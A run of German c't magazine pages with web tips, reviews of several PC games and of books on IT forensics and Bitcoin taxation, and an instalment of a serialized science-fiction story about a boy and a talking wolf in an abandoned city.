Wer nur eine Uhr hat, zweifelt nie. Wer zwei Uhren hat, zweifelt immer. Diese Weisheit gilt auch für PCs, Tablets und Smartphones: Moderne Betriebssysteme stellen zwar gelegentlich ihre internen Uhren, typischerweise beim Start und dann in größeren Abständen. Aber dazwischen driftet ihre Zeit unweigerlich und individuell ab.

Wer wissen will, wie spät es gerade wirklich ist, ruft im Browser die **Referenzuhr der Physikalisch-Technischen Bundesanstalt** auf. Die PTB hat den gesetzlichen Auftrag, die offizielle Zeit „darzustellen“ und zu verbreiten, beispielsweise über Webserver, das NTP-Protokoll und den Langwellensender DCF77 (www.ptb.de/zeit).



Nach einem Klick auf „Abweichung“ zeigt die JavaScript-App, wie weit Ihre Systemuhr daneben liegt. Das Bonbon: Im Unterschied zu vergleichbaren Apps gibt die PTB-Browser-Uhr als „Unsicherheit“ auch an, wie groß – oder klein – ihr systematischer Messfehler ist. (ea@ct.de)

Mittelalter-Comics im Eigenbau

htck.github.io/bayeux/#!/


Im Jahr 2002 erlangte eine Flash-Anwendung zweier Studenten der Kölner Kunsthochschule für Medien Berühmtheit: Mit dem **Historic Tale Construction Kit** ließen sich Elemente des historischen, 63 Meter langen Teppichs von Bayeux aus dem 11. Jahrhundert neu anordnen und zu kleinen Mittelalter-Comics zusammensetzen. Das Projekt geriet zum populären Meme-Generator, bevor es schließlich offline war.

Nun haben sich drei französische Entwickler zusammengetan und auf Github das Construction Kit neu gebaut. Damit lassen sich im Browser wieder kreative und lustige Memes basteln und als SVG-Bild abspeichern. Das Kit steht außerdem als Open-Source-Anwendung zum Download bereit.

(hob@ct.de)

Musikalische Entdeckertour

radiooooo.com



Mit **radiooooo.com** macht es richtig Spaß, auf Entdeckungstour durch die weltweite U-Musik-Geschichte zu gehen. Auf einer frei zoombaren, hübsch gestalteten Weltkarte kann man ein Land auswählen und sich zufällig ausgewählte Lieder aus allen Jahrzehnten seit 1900 streamen lassen. Aktueller türkischer Pop findet sich da genauso wie kolumbianische Volksweisen aus den 30er Jahren.

Die Musik stammt von den registrierten Nutzern, die Lieder hochladen. Hell unterlegte Länder auf der Weltkarte signalisieren, dass noch keine Musik existiert. Urheberrechtlich könnte der Upload problematisch sein, weshalb wir davon eher abraten, wenn man die Rechte an den Stücken nicht selbst hat. Damit dürfte sich auch erklären, dass die deutsche U-Musik nur teilweise mit bekannten, populären Songs bestückt ist. Dem Spaß tut das aber keinen Abbruch.

(hob@ct.de)

Diese Seite mit klickbaren Links: ct.de/yra7

Anzeige



Götter der Karibik

Pillars of Eternity 2 lockt mit klassischen Rollenspieltugenden

Rollenspiel-Fans der alten Schule sind entzückt über die lebendige Spielwelt und die spannende Story, deren epische Texte selbst Tolkien neidisch machen würden.

Von Andreas Müller

Ein zünftiges Rollenspiel erfordert Geduld und Spucke. Statt auf pausenlose Action mit 3D-Kämpfen setzt Entwickler Obsidian Entertainment lieber auf detaillierte Textbeschreibungen, um die Spielwelt von Pillars of Eternity 2 mit Leben zu füllen. Der Nachfolger knüpft nahtlos an den Vorgänger von 2015 an. Spieler dürfen sogar alte Speicherstände für ihre Heldentruppe verwenden.

Zu Beginn des Abenteuers lebt der Held des ersten Teils glücklich und zufrieden auf seiner Burg. Doch die Ruhe ist nur von kurzer Dauer, denn auf einmal erscheint ein riesiger, abtrünniger Gott und trampelt alles nieder. Nach einer kurzen Odyssee findet sich der Held auf einer karibischen Insel wieder, trifft alte Bekannte und nimmt es erneut mit der bösen Götterwelt auf. Und das ist nur ein Teil seines Problems, denn in diesem Archipel des Todes lauern tausend Gefahren.

Abgesehen vom Karibikflair hat sich oberflächlich wenig zum Vorgänger verändert. Noch immer geht es in der Vogelperspektive mit mehr oder weniger willigen Helden auf die Götterjagd, noch immer erwartet die Spieler eine detailverliebte Spielwelt und noch immer gibt es sehr viel zu lesen. Erst bei näherem Hinsehen fällt auf, dass die Heldengruppe um einen Platz geschrumpft ist, ein Statusbalken im Kampf weniger zu sehen ist und die nervigen Campingvorräte für das Lager endlich der Vergangenheit angehören.

Textmonster

Der Todesfeuerarchipel ist vollgepackt mit Mythen, komplexen Fraktionsbeziehungen und persönlichen Konflikten. Egal ob Handelskriege zwischen gierigen Kaufleuten und traditionsbewussten Volksstämmen oder Streitereien zwischen den einzelnen Gruppenmitgliedern – irgendwann muss sich der Spieler für eine Seite entscheiden. Das ist sehr textlastig und fordert Geduld. Manche Ereignisse werden sogar nur in Textdialogen ausgespielt, ähnlich wie in digitalen Spielbüchern.

Geht es dann doch einmal in Echtzeit zum Kampf, wird es schnell chaotisch –

darin ändert auch die Pausenfunktion wenig. Zwar kann man jedem Kämpfer Befehle erteilen oder die Arbeit der KI überlassen; sobald jedoch mehr als zwei Gegner auftauchen, geht der Überblick verloren. Immerhin gewinnt man in den Kämpfen ordentlich Erfahrungspunkte und kann beim nächsten Level-Aufstieg spannende Fertigkeiten erlernen, was die Motivation hochhält. Clevere Spieler schöpfen hier aus einem riesigen Pool taktischer Möglichkeiten. Aber Vorsicht: Wenn man den neuen Zauber noch nicht richtig beherrscht, walzt man mit einem unbedacht abgeschossenen Feuerball schnell die eigenen Leute nieder.

Schiff ahoi

Neu hinzugekommen ist das Schiffsmanagement: Anfangs kommandiert der Spieler nur ein kleines, kaum bewaffnetes Segelschiff, das leichte Beute für Piraten ist. Deshalb sollte man es schleunigst aufrüsten oder gleich ein größeres kaufen. Doch der Unterhalt ist nicht billig: Die Crew will mit Heuer, Nahrung und ordentlich Grog bei Laune gehalten werden. Trifft das Schiff auf Piraten, dann wehrt sich die Mannschaft über einfache Textbefehle. Erst beim Entern zücken sie ihre Säbel zum Echtzeitkampf auf Deck.

Die Grafik sieht im Vergleich zum Vorgänger zwar um einiges schicker aus, hinkt Konkurrenten wie Divinity Original Sin 2 aber deutlich hinterher. Trotzdem ruckelte das Spiel unter Windows gelegentlich. Alle Dialoge wurden tadellos auf Englisch vertont und beeindrucken durch die zahlreichen Dialekte. Deutsche Texte liest man nur in den Untertiteln.

Pillars of Eternity 2 ist Fan-Service auf hohem Niveau, das über 50 Stunden prächtig unterhält. Die riesige detailverliebte Spielwelt ist im Genre nahezu konkurrenzlos. Wer über die überholte Technik und den behäbigen Spielanfang hinwegsieht, darf sich auf eines der größten Rollenspiele des Jahres freuen.

(hag@ct.de) **ct**

Pillars of Eternity 2



(Obsidian Entertainment, USK 12, ca. 45 €)

- epische Story
- detailverliebte Welt
- lange Einarbeitungszeit
- chaotische Kämpfe

The Forest (Endnight Games, USK nicht geprüft, 17 €)

Wer sich an Kunsthandwerk und Menschenfressern erfreut, für den ist The Forest genau das richtige Ausflugsziel. Auf einer einsamen Insel gestrandet, muss man in diesem Survival-Horror-Abenteuer mit seinen Crafting-Künsten Kälte, Hunger und Angriffe fieser Mutanten überstehen.

An vielen Stellen erinnert das Spiel an „Ark Survival Evolved“ – nur dass hier keine Saurier, sondern Kannibalen herumstreunen. Auf der riesigen Insel findet man ein lebendiges Biotop: 18 Pflanzen und 25 Tiere lassen sich züchten beziehungsweise jagen. Im Survival-Handbuch kombiniert man die gewonnenen Rohstoffe zu überlebenswichtigen Gegenständen. An oberster Stelle stehen eine Feuerstelle und

eine Behausung. Hat man erst einmal einen kleinen Jägerstand am Strand gebaut, lässt sich das Spiel auch speichern.




Die Kannibalen kriechen vor allem nachts aus ihren Löchern und attackieren den Spieler ebenso intelligent wie abwechslungsreich. Man wehrt sie am besten mit Feuer und Wasser ab. Klappt das nicht, töten einen die Kannibalen jedoch nicht gleich, sondern schleifen den Spieler in ihre Speisekammer. Die liegt in einem riesigen Höhlenlabyrinth, aus dem man nur schwer wieder entkommt – die häufigen Tode gehen einem bald auf die Nerven.

Im Mehrspielermodus können bis zu acht Spieler versuchen, die Insel des Grauens als Team zu überleben. Wenn auch die



Grafik hinter den Erwartungen zurückbleibt, punktet The Forest mit seinem umfangreichen Crafting-System und seiner tollen Atmosphäre.

(Stephan Greitemeier/hag@ct.de)

-  gruselige Atmosphäre
-  viele Crafting-Optionen
-  altbackene Grafik

Beckett (KISS Ltd, USK nicht geprüft, 10 €)

Ein Mann ohne Zukunft lebt in einer Welt ohne Sinn. Ein unwilliger Ermittler begibt sich auf eine Reise in menschliche Abgründe. Beckett ist abstrakte Kunst für Leute, die lieber lesen als spielen.

Das multimediale Kunstprojekt wurde von den Werken des Dichters Samuel Beckett inspiriert. Dessen tragikomische Weltsicht, die in Stücken wie „Warten auf Godot“ zum Ausdruck kommt, übertragen die Spielemacher auf eine abstrakte Welt. In der Draufsicht sieht man die gezeichneten Straßen und Korridore von Borough, einer tristen Arbeiterstadt, in der Beckett lebt. Der Dichter ist hier Detektiv, dargestellt durch ein kleines Porträtbild. Andere Menschen werden von




Gegenständen oder Insekten repräsentiert. Zum größten Teil ist das Spiel eine Art interaktive Kunstinovelle, durch die man sich mit der Maus klickt. Die Geschichte folgt grob einem Film-Noir-Plot, der Beckett immer tiefer in die Abgründe der Stadt und ihrer Bewohner führt. Textpassagen, abstrakte Gemälde oder Videoschnipsel schaffen eine starke Atmosphäre.

Beeindruckend ist vor allem die Klangkulisse, die menschliche Stimmen fast vollkommen ausspart. Spezifische Geräusche ersetzen die Worte der Figuren. Becketts Stimme ist ein keuchender Husten, eine übergewichtige Klientin wird als saftiges Schmatzen vertont. Dabei lassen die



Macher die Depressivität ihrer Welt nie die Oberhand gewinnen – ein spannendes existenzialistisches Experiment, leider mit wenig Spiel und nur auf Englisch.

(Stephan Greitemeier/hag@ct.de)

-  starke Atmosphäre
-  gute Multimedia-Einsprengsel
-  wenige Spielpassagen

Hyper Sentinel (Huey Games, USK nicht geprüft, ca. 13 €)

In knalliger 8-Bit-Optik ballert man sich in Hyper Sentinel durch zwölf Arcade-Missionen. Angelehnt an Spielhallen-Klassiker lenkt man ein kleines Raumschiff im Kampf gegen eine Armada. Die Level bestehen aus großen feindlichen Schiffen, über die man automatisch von links nach rechts hinwegfliegt. Erreicht man das Ende, wechselt die Flugrichtung für den nächsten Angriff. Neben feindlichen Fliegern und Flakgeschützen gilt es in jedem der Level mehrstufige Endgegner zu besiegen.




Power-ups wie Superlaser, Minenwerfer, Schutzschild und Weltraum-

Morgenstern helfen im Kampf. Wenn man Gegentreffer lange genug vermeidet, füllt sich die Lebensleiste automatisch wieder auf.

Der Schwierigkeitsgrad steigt stetig an. Vor allem die riesigen Endgegner sind sehr abwechslungsreich. Als besondere Neuerung verspricht das Spiel interaktive Livestreams über mixer.com. Dort sollen Zuschauer in gestreamte Spiele als Angreifer oder Verteidiger eingreifen, indem sie dem Spieler zusätzliche Power-ups oder Gegnersalven senden. Im Test funktionierte das allerdings noch nicht. Für Retro-Puristen ist der knallige Arcade-Shooter



ein Fest. Alle anderen vermissen Originalität. (Stephan Greitemeier/hag@ct.de)

-  knallige Retro-Optik
-  actionreiche Ballerei
-  Mixer-Modus funktioniert nicht



Alexander Dörsam

Den Tätern auf der Spur

Spannende Fälle aus IT-Sicherheit und IT-Forensik

Springer, Heidelberg 2017
196 Seiten, 15 €
ISBN: 978-3-6581-6465-2
(PDF-/Epub-E-Book: 13 €)

Notfallstudien

Bei seiner Beratungstätigkeit in Sachen IT-Sicherheit hat Alexander Dörsam viele Hackerangriffe und andere computerbezogene Notfälle miterlebt. Normalerweise haben betroffene Unternehmen kein Interesse daran, dass dergleichen bekannt wird. Dabei lässt es sich gut aus Fehlern lernen, die irgendwo gemacht wurden. Mangelnde Datensicherheit kann teuer werden – nicht zuletzt bedroht die europäische Datenschutz-Grundverordnung auch Nachlässigkeiten bei der Absicherung datenspeichernder Systeme mit empfindlichen Bußgeldern.

Der Autor beschreibt anonymisiert Vorfälle, die sich in unterschiedlichen Branchen ereignet haben. Häufig sind Hackerangriffe lange Zeit gar nicht bemerkt worden – so nehmen denn auch Erkennungsstrategien und das Brandmarken von allzu hackerfreundlichen Unternehmensprozessen breiten Raum im Buch ein.

Häufig stehen bei schadenträchtigen IT-Problemen Karrieren auf dem Spiel. Bevor Verantwortliche eine interne Eskalation riskieren, fragen sie lieber nicht zu genau nach. Die Alltagsprobleme eines laufenden Betriebs überdecken Symptome einer Hackerattacke oft über Monate hinweg. Daher fehlen im Buch auch Tipps zur frühzeitigen Erkennung von Attacken nicht.

Leider bleibt der Autor in seinen Ausführungen ausgesprochen abstrakt. Technische Beschreibungen in Bezug auf das Vorgehen der Hacker sucht man vergebens. Die Dokumentation von Eskalations- und Bereinigungsphase bei Attacken ist allzu oberflächlich.

Dadurch bleibt das Buch zwar auch für Nicht-IT-Experten verständlich, aber sein Nutzen für Administratoren und andere Fachkundige ist gering. Das schmale Bändchen verschwendet obendrein Platz mit Banalitäten. Dass „Passwort123“ unsicher ist, muss man nicht unbedingt durch Zahlen und unter Rückgriff auf amtliche Quellen untermauern.

Mancher thematische Ausflug mit allerlei Zahlenspielen dürfte vorwiegend Manager interessieren – die bilden wohl auch die Hauptzielgruppe des Buches. Wer sich angesichts des flotten Titels packende Schilderungen digitaler Jagden auf Systemeinbrecher erhofft, wird bitter enttäuscht – Dörsam kommt letztlich nicht aus seiner Unternehmensberaterhaut heraus. Für Entscheider kann die Lektüre dennoch hilfreich sein. Durch die beschriebenen Szenarien für drohende Gefahren sensibel gemacht, können sie anhand der umrissenen Eskalationswege damit beginnen, eigene Prozesse zu prüfen und zu optimieren.

(Ulrich Schmitz/psz@ct.de)

Bitcoin-Freud' bringt Steuerleid

Das vergangene Jahr hat vielen Leuten, die sich die schwindelerregende Wertentwicklung von Kryptowährungen zunutze gemacht haben, satte Gewinne beschert. Der Geldsegen durch Bitcoin und Artgenossen ist auch den Finanzbehörden nicht verborgen geblieben. Die Autoren von „Steuertsunami Bitcoin“ sprechen von einem regelrechten Wahrnehmungsschub. Einer Studie zufolge können deutsche Finanzämter fürs Steuerjahr 2017 mit zusätzlichen Einnahmen von rund 726 Millionen Euro allein durch die Versteuerung von Kursgewinnen aus Geldanlagen in Kryptowährungen rechnen. Wer solche Einkünfte an der Steuer vorbeimogeln möchte, lebt ausgesprochen riskant. Mancher, für den das Steuerrecht bislang uninteressant schien, kommt angesichts dessen ins Grübeln – und fragt nach näheren Informationen.

Die liefert Joerg Andres, Fachanwalt und Dozent für Steuerrecht, gemeinsam mit dem Kryptogeld-Spezialisten Michael Huss in seinem selbst verlegten Buch. Der schrille Titel täuscht: Das auf weiten Strecken allgemeinverständlich gehaltene kleine Kompendium betreibt keine Sensationsmache, sondern behandelt seriös und ziemlich detailliert die in Frage kommenden Steuerarten: Einkommen-, Umsatz- und Gewerbesteuer, ferner Schenkungs- und Erbschaftssteuer.

Zur Verdeutlichung der bisweilen komplizierten Bestimmungen dient eine Vielzahl passend konstruierter Fallbeispiele. Wer Interesse fürs Grundsätzliche mitbringt, wird auch die Darstellung der Systematik des deutschen Steuerrechts mit einigem Erkenntnisgewinn lesen. Vorwiegend praktisch Interessierte werden manches überblättern – unter anderem die ausdrücklich als „Expertenwissen“ etikettierten Textkästen mit Gesetzesauszügen und thematischen Exkursen. Aussagen mit besonders handfestem Praxisbezug, beispielsweise zur Aussetzung der Vollziehung eines Steuerbescheids, sind durch Fettdruck hervorgehoben.

Die als „Bonus-Track“ apostrophierte FAQ-Liste am Schluss spricht besonders diejenigen an, die mit dem Handel von Kryptowährungen vertraut sind, aber nicht in steuerrechtliche Details einsteigen möchten.

Das Buch ersetzt keinen Steuerberater, worauf die Autoren auch ausdrücklich hinweisen. Es vermittelt aber komprimiert und sorgfältig aufbereitet wertvolles steuerrechtliches Wissen – zugespitzt auf das Phänomen Kryptogeld. (psz@ct.de)




Joerg Andres, Michael Huss

Steuertsunami Bitcoin

Dr. Andres Rechtsanwalts-gesellschaft mbH, Düsseldorf 2018
ISBN: 978-3-9611-1955-4
198 Seiten, 25 €
(Epub-/Kindle-E-Book: 17/19 €)

Anzeige



ALJOSCHA UND DIE FRAU MIT DEM ZEBRA (2)

VON HELGE LANGE

Fortsetzung vom letzten Heft

Mit klappernden Schritten führte der Polizeiroboter, der plötzlich im Rathaus der menschenleeren Stadt aufgetaucht war, Aljoscha zu einem Aufzug, der mit beängstigendem Ruckeln und Quietschen nach oben fuhr. Aljoscha war noch nie mit einem Aufzug gefahren und wusste nicht, ob das normal war, beschloss aber, auf dem Rückweg die Treppe zu nehmen.

Im Zimmer 512 erwartete ihn ein Terminal – was auch sonst? Auf einem staubigen Schreibtisch lagen allerlei Utensilien und vergilbte Papiere herum; an der Wand hing schief ein verblichener Kalender, in dem alle Samstage angestrichen waren. Ein lustig gezeichneter Bär namens Mischa schmückte den Kalender.

Das Terminal begrüßte ihn und las eine Liste von wichtigen Posten vor, die dringend von Menschen besetzt werden mussten. Der Roboter klapperte unterdessen von dannen. Aljoscha hoffte, dass der Wolf sich nicht zu langweilen begann. Hoffentlich fraß er den Rest des Beins nicht auf! Aljoscha würde ein Stück davon immer in der Tasche haben müssen.

Als die künstliche Stimme ihn fragte, ob ihm noch weitere Menschen in der Stadt bekannt seien, kam ihm jedoch eine Idee. „Ja“, sagte er. „Ich habe einen jungen Mann mitgebracht, der draußen im Gang wartet; ich selbst bin ja schon 146 Jahre alt. Soll ich ihn hereinschicken?“

„Ja, schicken Sie ihn herein, Herr Kammerer!“

„Er hat aber noch keinen Ausweis und keinen DNA-Test.“

„Das ist kein Problem, das wird schnell erledigt.“

Aljoscha ging aus dem Raum, schloss die Tür, hoffte, dass auch diese Technik so zuverlässig dumm sein würde, wie er es kannte, öffnete die Tür wieder und trat erneut ein.

„Guten Tag“, sagte er mit einem Blick auf den Kalender. „Mein Name ist Mischa Subbotkin.“

„Guten Tag, Mischa Subbotkin. Ihr Aussehen ist mit dem von Maxim Kammerer identisch.“

„Ja, wir sehen uns sehr ähnlich. Wir sind verwandt.“

Einige Sekunden vergingen, dann kam die Frage: „Sind Sie ein Klon?“

Aljoscha war nicht recht sicher, was das bedeutete – waren Klone nicht Geschwister, die völlig gleich waren oder ihrem Vater so ähnlich wie ein Zwilling? Wie bei den Geistern im Wald wusste er nicht, ob es so etwas überhaupt gab, aber wenn nicht, dann hätte das Terminal wohl nicht gefragt. „Ja!“, sagte er aufs Geratewohl.

„Gibt es noch mehr von Ihnen?“

Wieder kam ihm eine Idee, eine noch verrücktere diesmal. „Ja, wir sind einige.“

„Wie viele?“

„Nun ... – ich glaube, zehn. Als Klone haben wir doch alle dieselbe DNA und sehen gleich aus, aber jeder bekommt einen eigenen Ausweis, nicht wahr?“

✱ ✱ ✱

„Das hat lange gedauert“, sagte der Wolf, als sie abends endlich wieder im Auto saßen. Er war derweil auf die Jagd gegangen und schien eine ganze Kaninchenfamilie ausgerottet zu haben. Sie fuhren wieder zu dem Wirtshaus, in dem sie die letzte Nacht verbracht hatten. Aljoscha hatte sich den Weg gemerkt und umkurvte Autowracks und Schlaglöcher mittlerweile mit einigem Geschick. Auf die Bemerkung des Wolfs hin zog er ein ganzes Bündel Ausweiskarten mit seinem Foto darauf aus der Jackentasche und erklärte lachend: „Ich habe mich verzehnfacht!“

Er hatte der Versuchung nicht widerstehen können, war immer wieder aus dem Büro hinaus- und wieder hineingegangen, hatte sich als der nächste Klon mit anderem Namen vorgestellt, und hatte auch gleich einige wichtige Ämter bekommen. Er war jetzt Chef der Feuerwehr, der Polizei, des Bau- und Verkehrsamtes und einiges mehr; ein paar Sonderausweise hatte er dafür zusätzlich erhalten. Wenn das in einer menschenleeren Stadt etwas zu bedeuten hätte, dann könnte er sich nun etwas auf seine Wichtigkeit einbilden.

Während der restlichen Fahrt versuchte er dem Wolf verbärglich zu erklären, wieso er jetzt zehn Personen war, und das Auto merkte an, dass es nur für fünf Personen Platz habe.

* * *

Es war ein freundlicher, sonniger Morgen und die Galerie war nach dem Stadtplan schnell gefunden. Aljoscha war beeindruckt von der Größe und Schönheit des Gebäudes, auch wenn schon allerlei Grünzeug aus der Fassade wuchs. Eine Freitreppe führte zu einer ganzen Reihe von mächtigen hölzernen Türen hinauf, doch diese waren fest verschlossen und alle erreichbaren Fenster vergittert.

Anfangs verließ sich Aljoscha frohgemut darauf, die Technik auch hier übertölpeln zu können, doch da zeigte sich das nächste Problem: Es gab keine. Kein Klingelknopf war auszumachen, keine Kamera, kein Bildschirm, nichts, was reden konnte. Er klopfte, pochte immer lauter und trommelte schließlich mit den Fäusten gegen die Tür, rief Hallo und bat den Wolf, laut zu heulen.

Als sein Geheul aus allen Richtungen beantwortet wurde, verstummte der Wolf und sagte: „Das ist keine gute Idee.“

ALJOSCHA HOFFTE, DASS AUCH DIESE
TECHNIK SO ZUVERLÄSSIG DUMM SEIN
WÜRD, WIE ER ES KANNT.

Statt einer Meute von Hunden näherte sich jedoch ein Auto, das nicht viel mehr als ein grauer Kasten auf Rädern war und das Wappen der Polizei trug. Ein Roboter wie der von gestern stieg aus und kam die Freitreppe herauf. Er lahnte auf einem Bein und hielt eine Waffe in einer Hand. „Ihren Ausweis bitte!“, verlangte er und der Wolf begann zu knurren. Stolz reichte Aljoscha der Maschine gleich zwei seiner neuen Karten und erklärte: „Ich bin Iwan Wolkowitsch Perewodkin, der Polizeichef der Stadt.“

Der Roboter schob die Karten in sich hinein und wieder heraus, reichte sie Aljoscha zurück und sagte: „Danke, Herr Perewodkin, ich erwarte Ihre Befehle.“

„Öffne die Tür der Galerie für mich.“

„Haben Sie einen Durchsuchungsbefehl?“

„Nein. Kann ich den erteilen?“

„Nein, das können Sie nicht selbst. Ohne Durchsuchungsbefehl darf ich Ihnen die Tür nicht öffnen.“

„Aber ich bin doch der Polizeichef!“

„Sie dürfen nicht hinein, wenn die Tür verschlossen ist.“

Enttäuscht schickte Aljoscha den Roboter wieder weg und bemerkte, dass nicht nur dieser selbst, sondern auch sein Auto schepperte und quietschte. „Wir können herumlaufen und nach einem anderen Eingang suchen“, sagte der Wolf.

Sie machten sich auf und fanden an der Rückseite des Gebäudes ein offen stehendes Parkhaus. Es war dunkel darin, nur hie und da leuchtete eine altersschwache Lampe. Ein paar noch lebendige Autos waren an Ladestationen angeschlossen. Aljoscha lief Treppen und Rampen auf und ab, folgte Wegweisern und Pfeilen und entdeckte tatsächlich eine metallene Tür zur Galerie, zweiflügelig und schön beschriftet. Leider war auch diese Tür verschlossen und sah nicht aus, als wäre sie leichter zu öffnen als die an der Vorderseite. „Da ist offen“, sagte der Wolf, der in einer dunklen Ecke umherschneffelte.

Tatsächlich gab es dort eine Tür, die nur angelehnt war; ein Blitzsymbol darauf und ein rostiges Blechschild warnten vor dem Eintritt. Obendrein hatte jemand mit gelber Farbe ein „HOCHSPANNUNG!!!“ quer über die Tür gepinselt.

„Bleib draußen“, sagte Aljoscha und öffnete vorsichtig die quietschende Tür zu dem Raum, durch dessen Dunkelheit lautes Brummen dröhnte. Noch vorsichtiger wackelte er an einem klemmenden Lichtschalter, bis endlich ein helles Licht an der Decke aufleuchtete. Der Raum war erstaunlich groß und voller Schaltschränke, die offen standen, etliches war beschädigt und ein paar Kabel waren nachträglich quer durch den Raum gezogen worden.

Am nächsten Schaltschrank hing ein zerknittertes Blatt Papier, auf das noch einmal jemand „LEBENSGEFAHR! NICHT WEITER!“ geschrieben hatte. Aljoscha sah viel blankes Kupfer, befleckt von Grünspan. Er wagte nicht, den Raum zu betreten, denn das hier war etwas ganz anderes als der kleine Schaltraum von Wenikowo. Ein großer Brandfleck in der Mitte des Raumes fiel ihm auf und überall gab es Spuren von Ruß.

„Hier ist jemand verbrannt“, sagte der Wolf. „Ein Mensch.“

„Du kannst das riechen?“

„Ja. Das ist aber lange her.“

Aljoscha bekam eine Gänsehaut, doch dann kam ihm eine Idee. „Komm“, sagte er zum Wolf. „Ich brauche etwas aus dem Auto!“

Er war jetzt Kommandant der städtischen Feuerwehr und auch für die Stromversorgung der Stadt zuständig. Wenn hier ein Unfall passieren würde, vielleicht gar ein kleines Feuer ausbrechen würde, dann müsste er doch in einer dieser Eigenschaften irgendwie in das Gebäude hineingelassen werden!

Zehn Minuten später stand er wieder vor der Tür des Schaltraums, mit Babuschka Martinas kupfernem Teekännchen in der Hand. „Geh besser beiseite“, sagte er zum Wolf. Mit einem letzten mitleidigen Blick auf das arme Ding warf er das Teekännchen und sprang selbst von der Türöffnung weg.

Blendend grelles Licht blitzte auf, es krachte, knatterte und knallte mehrfach, es zischte und pfiff, dann erloschen alle Lampen und beißender Rauch wallte aus dem Schaltraum. Der Wolf zuckte zusammen, fing sich aber schnell wieder und fragte: „Was nun?“

„Nun warten wir ab, was geschieht.“

Derweil zog Aljoscha eine kleine Laterne aus der Jackentasche und zündete das Kerzlein darin an, um in der Dunkelheit etwas Licht zu haben. Gerade als er den Deckel schloss, horchte er auf.

Von der Tür zur Galerie her war ein Klacken zu hören, weiter geschah nichts. Aljoscha ging hin, vorsichtig ins Dunkel leuchtend, sah aber keine Veränderung. Als er jedoch die Tür probierte, fand er sie unverriegelt. Freudig stieß er sie auf, leuchtete hinein und rief: „Hallo! Hört mich etwas?“

Nichts antwortete und der Wolf lief auch schon voraus, als könne er im Dunkeln sehen. Aljoscha folgte ihm um eine Ecke, dann hörte er Wolfskrallen auf einer Türklinke und sah einen schwachen Lichtschein. Als er näher kam, drängte sich der Wolf gerade durch eine große hölzerne Tür. Sie schwang quietschend auf, und Tageslicht fiel herein.

Zum ersten Mal betrat Aljoscha eine Kunstgalerie und war überwältigt von der schieren Größe der Sammlung, der Anzahl der Säle und der Länge der Gänge. Teppiche in den Gängen und selbst auf den geschwungenen Treppen schluckten das Geräusch seiner Schritte, und alles war zwar von Staub bedeckt, aber nicht wirklich schmutzig. Als der Wolf sein Bein hob, um einen Türrahmen zu markieren, sagte Aljoscha: „Nein, bitte nicht hier drin.“

„Warum nicht?“

„Es ist so sauber hier. Ich möchte, dass es so bleibt.“

„Wenn Hunde hereinkommen, werden sie alles markieren.“

„Wir werden die Tür wieder verschließen.“

Es folgte eine lange, planlose Suche nach dem Bild mit der schwarzen Frau und dem Zebra. Aljoscha kam nur langsam vorwärts, weil er immer wieder stehen blieb, um sich Bilder und Plastiken anzuschauen. Plötzlich war ein leises Klacken von irgendwo zu hören und kleine grüne Lichter über den Türen leuchteten auf. Irgendetwas musste den Schaden repariert haben! Aljoscha wollte sehen, was das war, und lief eilig die Treppe hinunter.

„Gefahr?“ fragte der Wolf.

„Nein, Neugier!“ antwortete Aljoscha. Im unteren Stockwerk sah er einen Kasten mit Greifarmen und Werkzeugen auf einem komplizierten Fahrwerk durch die Tür vom Parkhaus her kommen. Die Maschine reichte Aljoscha bis zur Brust und fuhr auf eine geöffnete Tür am anderen Ende des Ganges zu, hinter der eine Treppe abwärts führte. Fasziniert beobachtete Aljoscha, wie das Ding die Treppe hinabrumpelte, und folgte ihm mehrere Etagen weit nach unten in eine nur von schwachen Lampen beleuchtete Düsternis.

Schließlich sprach er es an: „Ich bin Dimitri Wenikowski, der Leiter des Bauamtes. Wer bist du?“

„Wartung. Reparatur. Aufladen.“ Das Krächzen des kaputten Lautsprechers war kaum zu verstehen. Ungerührt fuhr das Ding weiter und Aljoscha folgte ihm durch einen Gang, in dem bündelweise Kabel und Rohre an Decke und Wänden entlangliefen. Im Unterschied zu der Pracht oben im Haus war hier alles nüchtern und kahl. In einer Nische brachte sich das Ding in eine Ruheposition, sagte noch einmal „Aufladen“ und stellte jede Bewegung ein; nur ein kleines rotes Licht blinkte.

Erst jetzt bemerkte Aljoscha, dass der Gang endlos zu sein schien. Es gab graue Türen, die mit nichts als Reihen von Zahlen und Buchstaben beschriftet waren. Zur Galerie gehörte das alles sicher nicht mehr. Hinter den Türen fand er Regale voller Waren, die hier wohl für schlechte Zeiten

lagerten, außerdem Waffen, Munition und allerlei militärische Dinge.

Neugierig öffnete er einige Verpackungen, die einen auffälligen Schriftzug „Experimentell“ trugen. Neben Gegenständen, deren Zweck er nicht verstand, fand er schließlich etwas Bekanntes. Kurz entschlossen nahm er das Paket mit, dann fiel ihm ein, dass er und der Wolf heute schon wieder nichts mehr zu essen hatten, und fand Kekse und Tro-

„WARTUNG. REPARATUR. AUFLADEN.“
DAS KRÄCHZEN DES KAPUTTEN
LAUTSPRECHERS WAR KAUM ZU
VERSTEHEN.

ckenbrotscheiben, die so gut verpackt waren, dass sie noch nicht einmal muffig rochen. Mit einem ganzen Armvoll Lebensmittel machte er sich wieder auf den Weg nach oben. Das Paket mit der Aufschrift „Experimentell“ brachte er gleich ins Auto. Er wollte dem Wolf nichts davon erzählen – dabei wusste er eigentlich gar nicht wieso.

